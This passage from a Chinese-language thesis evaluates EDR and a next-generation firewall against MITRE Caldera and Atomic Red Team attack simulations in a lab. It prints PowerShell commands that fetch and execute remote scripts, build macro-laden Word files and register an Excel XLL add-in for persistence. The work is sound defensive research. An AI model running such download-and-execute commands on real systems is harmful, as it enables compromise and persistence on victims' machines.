持續收集與改善	透過新世代防火牆及端點 EDR 防護紀錄實現威脅的完全可視性，並持續監控與調整。

第四章 實驗方法與結果

4.1 實驗方法

本實驗在內部網路環境中進行，實驗環境所使用的主機清單如表 4-1。透過已預先架設好 MITRE Caldera[85]攻擊平台，分別對三台目標主機 IT1、IT2、IT3 進行攻擊。為了避免 EDR 與新世代防火牆同時啟動威脅防護造成干擾，因此 IT1、IT2 與 C2 Server 架設在同一段安全區域中，彼此之間的連接不經過防火牆，以模擬威脅已存在內部網路環境中。其中，IT1 已安裝 EDR 端點防護，透過對比 IT1 & IT2 攻擊，來測試 EDR 的防禦效果以及對於威脅的可視性。IT3 與 C2 Server 架設在不同的安全區域，彼此的連接須經過新世代防火牆，藉此模擬駭客於 Internet 上的攻擊，進而驗證防火牆對於威脅防禦的效果。最後將惡意程式透過橫向移動的方式，散播到檔案伺服器。實驗架構如圖 4-1。

表 4-1：實驗主機清單

實驗主機清單		
主機名稱	OS	IP Address
IT1	Windows 11	10.201.90.18
IT2	Windows 11	10.201.90.11
IT3	Windows 11	10.100.122.61
Files Server	Windows Server 2022	10.100.120.4
Caldera C2	Kali Linux 2022.2	10.201.90.10




圖 4-1：實驗架構圖

4.1.1 攻擊策略

紅藍隊演練是指在模擬攻擊的過程中，紅隊模擬攻擊者的攻擊行為，而藍隊模擬防禦者的響應行為，進行攻擊與防禦的對抗。紅藍隊演練的方法，可幫助企業評估其安全防禦策略的效力，檢測出可能存在的漏洞和風險，進一步加強其安全措施。本文使用 MITRE Caldera[85]攻擊平台來模擬紅隊攻擊者的角色，透過表 4-2，MITRE ATT&CK[75]，所使用的戰術與技術對目標系統進行攻擊，以測試目標系統的防禦能力。以新世代防火牆與端點防護 EDR 來模擬防禦者的角色，即時監控系統的安全狀態，偵測異常行為，以及遭受紅對攻擊時所採取的應對措施，藉此了解新世代防火牆與端點防護 EDR 本身的防禦效果。MITRE ATT&CK 的攻擊路徑[86]，如圖 4-2。

表 4-2：MITRE ATT&CK 戰術與技術說明

MITRE ATT&CK for Enterprise			
Tactics	Tactics Name	Techniques	Techniques Name
TA0001	初始訪問	T1566.001	網路釣魚-釣魚附件
TA0002	執行	T1204.002	使用者執行-惡意文件
TA0003	持久性	T1137.006	基於 MS Office 應用啟動時，自動執行惡意程式實現持久性
TA0004	權限提升	T1548.002	繞過 UAC 來提升權限
TA0005	防禦規避	T1112	修改或隱藏註冊表中的資訊
TA0006	憑證訪問	T1555.003	收集使用者儲存在瀏覽器中的帳號密碼資訊。
TA0007	發現	T1046	蒐集網路中的服務
TA0008	橫向移動	T1021.002	利用 SMB 服務與檔案共享目錄，散播惡意程式

Initial Access 9 techniques	Execution 14 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 42 techniques	Credential Access 17 techniques	Discovery 31 techniques	Lateral Movement 9 techniques
Drive-by Compromise	Cloud Administration Command	Account Manipulation (0/5)	Abuse Elevation Control Mechanism (0/5)	Abuse Elevation Control Mechanism (0/5)	Adversary-in-the-Middle (0/3)	Account Discovery (0/4)	Exploitation of Remote Services
Exploit Public-Facing Application	Command and Scripting Interpreter (0/9)	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Brute Force (0/4)	Application Window Discovery	Internal Spearphishing
External Remote Services	Container Administration Command	Boot or Logon Autostart Execution (0/14)	Boot or Logon Autostart Execution (0/14)	BITS Jobs	Credentials from Password Stores (0/4)	Browser Information Discovery	Lateral Tool Transfer
Hardware Additions	Deploy Container	Boot or Logon Initialization Scripts (0/5)	Boot or Logon Initialization Scripts (0/5)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (0/2)
Phishing (1/5)	Exploitation for Client Execution	Browser Extensions	Create or Modify System Process (0/4)	Debugger Evasion	Forge Web Credentials (0/2)	Cloud Service Dashboard	Remote Services (0/5)
Replication Through Removable Media	Inter-Process Communication (0/3)	Compromise Client Software Binary	Domain Policy Modification (0/2)	Deobfuscate/Decode Files or Information	Input Capture (0/4)	Cloud Service Discovery	Replication Through Removable Media
Supply Chain Compromise (0/3)	Native API	Create Account (0/3)	Escape to Host	Deploy Container	Multi-Factor Authentication Interception	Cloud Storage Object Discovery	Software Deployment Tools
Trusted Relationship	Scheduled Task/Job (0/5)	Create or Modify System Process (0/4)	Event Triggered Execution (0/16)	Direct Volume Access	Modify Authentication Process (0/8)	Container and Resource Discovery	Taint Shared Content
Valid Accounts (0/4)	Serverless Execution	Event Triggered Execution (0/16)	Exploitation for Privilege Escalation	Domain Policy Modification (0/2)	Multi-Factor Authentication Request Generation	Debugger Evasion	Use Alternate Authentication Material (0/4)
	Shared Modules	External Remote Services	Hijack Execution Flow (0/12)	Execution Guardrails (0/1)	Network Sniffing	Device Driver Discovery	
	Software Deployment Tools	Hijack Execution Flow (0/12)	Process Injection (0/12)	Exploitation for Defense Evasion	OS Credential Dumping (0/3)	Domain Trust Discovery	
	System Services (0/2)	Implant Internal Image	Scheduled Task/Job (0/5)	File and Directory Permissions Modification (0/2)	Steal Application Access Token	File and Directory Discovery	
	User Execution (0/5)	Modify Authentication Process (0/8)	Valid Accounts (0/4)	Hide Artifacts (0/10)	Steal Web Session Cookie	Group Policy Discovery	
	Windows Management Instrumentation	Office Application Startup (0/4)		Hijack Execution Flow (0/12)	Unsecured Credentials (0/8)	Network Service Discovery	
		Pre-OS Boot (0/5)		Impair Defenses (0/10)		Network Share Discovery	
		Scheduled Task/Job (0/5)		Indicator Removal (0/9)		Network Sniffing	
		Server Software Component (0/3)		Indirect Command Execution		Password Policy Discovery	
		Traffic Signaling (0/2)		Masquerading (0/8)		Peripheral Device Discovery	
		Valid Accounts (0/4)		Modify Authentication Process (0/8)		Permission Groups Discovery (0/3)	
				Modify Cloud Compute Infrastructure (0/4)		Process Discovery	
				Modify Registry		Query Registry	
				Modify System Image (0/2)		Remote System Discovery	
						Software Discovery (0/1)	

圖 4-2：MITRE ATT&CK 攻擊矩陣

4.1.2 準備階段

透過 MITRE Caldera 中繼伺服器製作有效負載，並將命令與腳本嵌入至此負載中。本次實驗分別在這三台受害電腦中的 PowerShell 中執行有效負載，第一次執行有效負載時，IT1 和 IT3 分別遭到 EDR 與新世代防火牆所阻擋，所以暫時關閉 EDR 與新世代防火牆的威脅阻擋功能，當成功連接後，再度啟用 EDR 與新世代防火牆的威脅防護。分別在這三台 Windows 11 的 PowerShell 中執行有效負載，如圖 4-3。成功讓這三台受害電腦透過反向隧道連接到 Caldera 中繼主機，如圖 4-4。接下來就可以使用遠端控制的方式，透過命令的濫用與腳本的執行來對目標系統的控制。




圖 4-3：PowerShell 中執行 Reverse-Shell

Agents

You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously.

Deploy an agent Configuration 3 agents Bulk Actions

Id (pw)	host	group	platform	contact	pid	privilege	status	last seen
tdfep	IT2	red	windows	HTTP	9276	Elevated	alive, trusted	just now
fyjoc	IT1	red	windows	HTTP	13444	Elevated	alive, trusted	just now
tkesjm	IT3	red	windows	HTTP	4460	Elevated	alive, trusted	just now

圖 4-4：受害主機成功連接至 C2 Server

4.1.3 初始訪問(TA0001 Initial Access)

MITRE ATT&CK TA0001 初始訪問[75]，主要關注攻擊者入侵目標環境的初始階段，透過不同的入口向量在目標網路或系統中取得立足點的過程。這些入口向量包括利用有針對性的魚叉式釣魚、惡意附件、外部服務漏洞、Web 服務器上的漏洞、USB 裝置、預設的帳號密碼等。

本次實驗使用 TA0001 戰術下的 T1566.001[75]攻擊技術進行模擬。T1566.001 著重於魚叉式釣魚攻擊中的附件。魚叉式釣魚是一種針對特定個人或組織的釣魚攻擊形式，通常以電子郵件為媒介，攻擊者發送看似合法和值得信任的電子郵件給目標使用者，並於電子郵件中夾帶含有惡意程式的附件檔案。附件檔案通常使用常見的檔案類型，例如，*.docx、

.exe、.pdf、*.zip..等。當使用者打開或解壓縮這些附件時，惡意程式就會被執行，進而提供攻擊者在受害電腦上建立持久性的攻擊途徑。

攻擊程序是讓受害電腦於 PowerShell 中執行遠程代碼 <https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1204.002/src/Invoke-MalDoc.ps1> 同時產生含有惡意巨集的 Word 文件並執行。Word 被執行後調用含有惡意編碼的 JavaScript 後門程式 "art.js"，並啟動命令提示字元 "Ping 8.8.8.8"，以模擬自動連接中繼主機。攻擊命令，如圖 4.5。

```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; IEX (iwr
"https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1204.002/src/Invoke-
MalDoc.ps1" -UseBasicParsing); $macrocode = "  Open `C:\Users\Public\art.js`" For Output As #1`n  Write
#1, `WScript.Quit``"n  Close #1`n  Shell`$ `ping 8.8.8.8``"n"; Invoke-MalDoc -macroCode $macrocode -
officeProduct "Word"
```

圖 4-5：T1566.001 攻擊命令

第一次攻擊結果，如圖 4-6 所示，IT1 攻擊失敗，IT2、IT3 攻擊成功，實驗結果如表 4-3。

表 4-3：T1566.001 實驗結果

T1566.001		
目標系統	攻擊結果	防禦結果
IT1	失敗	防禦成功，試圖透過 PowerShell 執行惡意程式時被 EDR 阻擋，並判定為行為威脅，如圖 4-7。
IT2 IT3	成功	防禦失敗，自動執行 ping 8.8.8.8 指令，如圖 4-8

Decide	Status	Link/Policy Name	Agent Name	Host	pid	Link Command	Link Output
11/15/2022, 1:43:07 PM GMT+8	success	Word spawned a command shell and used an IP address in the command line	tdjepy	IT2	9224	View Command	No output.
11/15/2022, 1:43:07 PM GMT+8	collect	Word spawned a command shell and used an IP address in the command line	fyqjoc	IT1	n/a	View Command	No output.
11/15/2022, 1:43:07 PM GMT+8	success	Word spawned a command shell and used an IP address in the command line	tkcpjm	IT3	1380	View Command	No output.

圖 4-6：T1566.001 攻擊結果



圖 4-7：T1566.001，惡意程式被 EDR 阻擋




圖 4-8：T1566.001，在 IT2& IT3 成功執行 ping 8.8.8.8

分析新世代防火牆無法阻擋惡意程式的主要原因是，實驗中所使用的惡意網站 <https://raw.githubusercontent.com> 被新世代防火牆評估為低風險網站，如圖 4-9。因此 IT3 能夠順利連接網站執行惡意代碼。透過新世代防火牆的存取紀錄分析，可以發現實驗所使用的惡意網站與惡意程式的連接與下載，因此判定新世代防火牆是可以有效的阻擋此次的攻擊。針對此惡意網站在防火牆設置拒絕存取規則後再一次對 IT3 進行攻擊實驗，已無法攻擊成功，如圖 4-10。




圖 4-9：<https://raw.githubusercontent.com> 屬於低風險網站




圖 4-10：T1566.001，IT3 攻擊失敗

4.1.4 執行(TA0002 Execution)

MITRTE ATT&CK TA0002 執行[75]，主要關注攻擊者在目標環境中執行惡意軟件、指令或代碼的方式和方法。攻擊者使用這些技術來實現其攻擊目標，例如建立持久性、執行後續階段的攻擊、操縱系統功能或取得敏感信息。

本次實驗使用 TA0002 戰術下的 T1204.002[75]攻擊技術進行模擬攻擊。T1204.002 描述了攻擊者利用惡意文件來引誘用戶執行惡意操作的方法。攻擊者通常會使用各種常見的文件格式，例如文件檔、圖片、壓縮文件等，並將其製作成看似合法的文件，以欺騙使用者打開或執行。一旦使用者執行了這些惡意文件，攻擊者就可以利用此環境來進一步執行攻擊，例如植入後門、竊取敏感信息、進行橫向移動等。

攻擊程序讓受害電腦於 PowerShell 中執行遠程代碼 <https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1204.002/src/Invoke-MalDoc.ps1> 同時產生含有惡意巨集的 Word 文件並執行。Word 執行後調用儲存在 AppData 目錄中的後門程式"art1202.bat" 並啟動計算機應用程式，以證明惡意程式可以成功被執行。攻擊命令，如圖 4-11。

```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; IEX (iwr "https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1204.002/src/Invoke-MalDoc.ps1" -UseBasicParsing); $macrocode = "  Open `"$($env:temp\art1204.bat)`" For Output As #1`n Write #1, ``calc.exe``"n  Close #1`n  a = Shell("`cmd.exe /c $bat_path `", vbNormalFocus)`n"; Invoke-MalDoc -macroCode $macrocode -officeProduct Word
```

圖 4-11：T1204.002 攻擊命令

第一次攻擊結果，如圖 4-12 所示，IT1 攻擊失敗，IT2、IT3 攻擊成功。實驗結果，如表 4-4。

表 4-4：T1204.002 實驗結果

T1204.002		
目標系統	攻擊結果	防禦結果
IT1	失敗	防禦成功，試圖透過 PowerShell 執行惡意程式時被 EDR 阻擋，並判定為行為威脅，如圖 4-13。
IT2 IT3	成功	防禦失敗，IT2 被植入 art1204.bat 後門，並且在每次開啟 Word 後自動執行，並同時啟動計算機應用程式，如圖 4-14

Decide	Status	Link/Ability Name	Agent #paw	Host	pid	Link Command
11/15/2022, 2:03:54 PM GMT+8	success	Office launching .bat file from AppData	tdfepy	IT2	5156	View Command
11/15/2022, 2:03:54 PM GMT+8	success	Office launching .bat file from AppData	tkcpjm	IT3	9092	View Command
11/15/2022, 2:03:54 PM GMT+8	collect	Office launching .bat file from AppData	rkqnef	IT1	n/a	View Command

圖 4-12：T1204.002 攻擊結果




圖 4-13：T1204.002，攻擊失敗被 EDR 阻擋




圖 4-14：T1204.002，IT2&IT3 攻擊成功

分析 IT3 攻擊能夠成功的原因與 T1566.001 相同，URL: raw.githubusercontent.com 在新世代防火牆惡意網站過濾中被歸類為低風險網站，所以攻擊能夠順利進行。透過新世代防火牆的存取紀錄分析，可以發現惡意網站與惡意程式的連接與下載，因此判定新世代防火牆是可以有效的阻擋此次的攻擊。在新世代防火牆中將此惡意網站加入封鎖規則後，再次對 IT3 進行攻擊，已呈現攻擊失敗，如圖 4-15。





圖 4-15：T1204.002，IT3 攻擊失敗

4.1.5 持久性(TA0003 Persistence)

MITRE ATT&CK TA0003 持久性[75]，主要關注攻擊者在受害系統上實現持久性的技術和方法。攻擊者通常在受害電腦上安裝惡意軟體或其他工具，避免目標系統因重新啟動、更改帳號密碼以及其他可能中斷其連接時確保他們在受害系統上的持續存在。

本次實驗使用 TA0003 戰術下的 T1137.006[75]攻擊技術進行模擬攻擊，T1137.006 描述攻擊者在 Microsoft Office 應用程式中使用附加元件來實現持久性的技術。附加元件是擴展或外掛程式，可在 Office 應用程式(例如 Word、Excel、PowerPoint)中提供額外的功能。利用附加元件的功能，將惡意程式嵌入到 Office 應用程序中，以在應用程式啟動時自動執行。

攻擊程序是讓受害電腦由 <https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1137.006/bin/HelloWorldXll.xll> 下載並執行含有惡意程式的 Excel 增益集，增益集執行後自動植入後門至 Excel 資源庫。使用者每次使用 Excel 應用程式時系統會自動執行後門程式並跳出”Hello World”訊息，以證明攻擊者再受害系統上仍保持存在和具備影響力。攻擊命令，如圖 4-16。



```
powershell -c "iwr -URI 'https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1137.006/bin/HelloWorldXll.xll' -o '$env:tmp\HelloWorldXll.xll'; IEX ((new-object -ComObject excel.application).RegisterXll('$env:tmp\HelloWorldXll.xll'))"
```

圖 4-16：T1137.006 攻擊命令

第一次攻擊結果，如圖 4-17 所示，IT1 攻擊失敗，IT2、IT3 攻擊成功。T1137.006 實驗結果，如表 4-5。

表 4-5：T1137.006 實驗結果

T1137.006		
受害電腦	攻擊結果	防禦結果
IT1	失敗	防禦成功，試圖透過 PowerShell 執行惡意程式時被 EDR 阻擋，如圖 4-18。
IT2 IT3	成功	防禦失敗，每次開啟 Excel 時自動跳出”Hello World”訊息，如圖 4-19。

Decide	Status	Link/Ability Name	Agent #paw	Host	pid	Link Command
11/15/2022, 6:37:53 PM GMT+8	success	Code Executed Via Excel Add-in File (Xll)	oepbcb	IT3	7512	View Command
11/15/2022, 6:37:53 PM GMT+8	timeout	Code Executed Via Excel Add-in File (Xll)	zeuapj	IT2	5492	View Command
11/15/2022, 6:37:53 PM GMT+8	collect	Code Executed Via Excel Add-in File (Xll)	wameur	IT1	n/a	View Command

圖 4-17：T1137.006 攻擊結果




圖 4-18：T1137.006，被 EDR 所阻擋




圖 4-19：T1137.006，IT2&IT3 自動跳出”Hello World”訊息

分析 IT3 能夠攻擊成功的原因在於，此次攻擊所使用的網站 <https://github.com> 也被防火牆歸類為低風險網站，如圖 4-20。加上新世代防火牆沒有針對 xll 檔案類型的文件設置檔案封鎖規則，因此能在 IT3 順利攻擊。透過新世代防火牆的存取紀錄分析，可以發現惡意網站與惡意程式的連接與下載，因此判定新世代防火牆是可以有效的阻擋此次的攻擊。在新世代防火牆的存取規則中封鎖此網站的連接，再次對 IT3 進行攻擊，攻擊結果已呈現失敗的狀態。

URL: github.com
Category: Shareware and Freeware
Description: Sites that provide access to software, screensavers, icons, wallpapers, utilities, ringtones, themes or widgets for free and/or donations. Also includes open source projects.
Example Sites: www.download.com , www.sourceforge.net
Category: Low Risk
Description: Sites that are not medium or high risk are considered low risk. These sites have displayed benign activity for a minimum of 90 days. The low risk category includes both sites that have a history of only benign activity, and sites found to be malicious in the past, but that have displayed benign activity for at least 90 days.
Example Sites: www.google.com , www.schwab.com , www.amazon.com

圖 4-20：<https://github.com> 屬於低風險網站

4.1.6 權限提升(TA0004 Privilege Escalation)

